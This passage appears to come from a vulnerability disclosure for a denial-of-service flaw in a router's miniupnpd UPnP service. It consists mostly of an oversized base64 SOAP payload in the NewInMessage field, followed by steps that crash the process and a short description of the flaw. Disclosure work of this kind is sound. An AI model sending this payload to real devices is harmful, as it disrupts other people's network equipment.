QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB

```
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
```

QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB

QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB

```
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQQ==</NewInMessage>
    </m:PutMessage>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


4) Now navigate to http://10.10.10.254:8888/L3F.xml and this should cause the miniupnpd process to crash
5) Try navigating to the http://10.10.10.254:8888/L3F.xml again and it should not work

Vulnerability Description

The device provides a UPNP functionality for devices to interface with the router and interact with the device. It seems that the “NewInMessage” SOAP parameter passed with a huge payload results in crashing the process.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

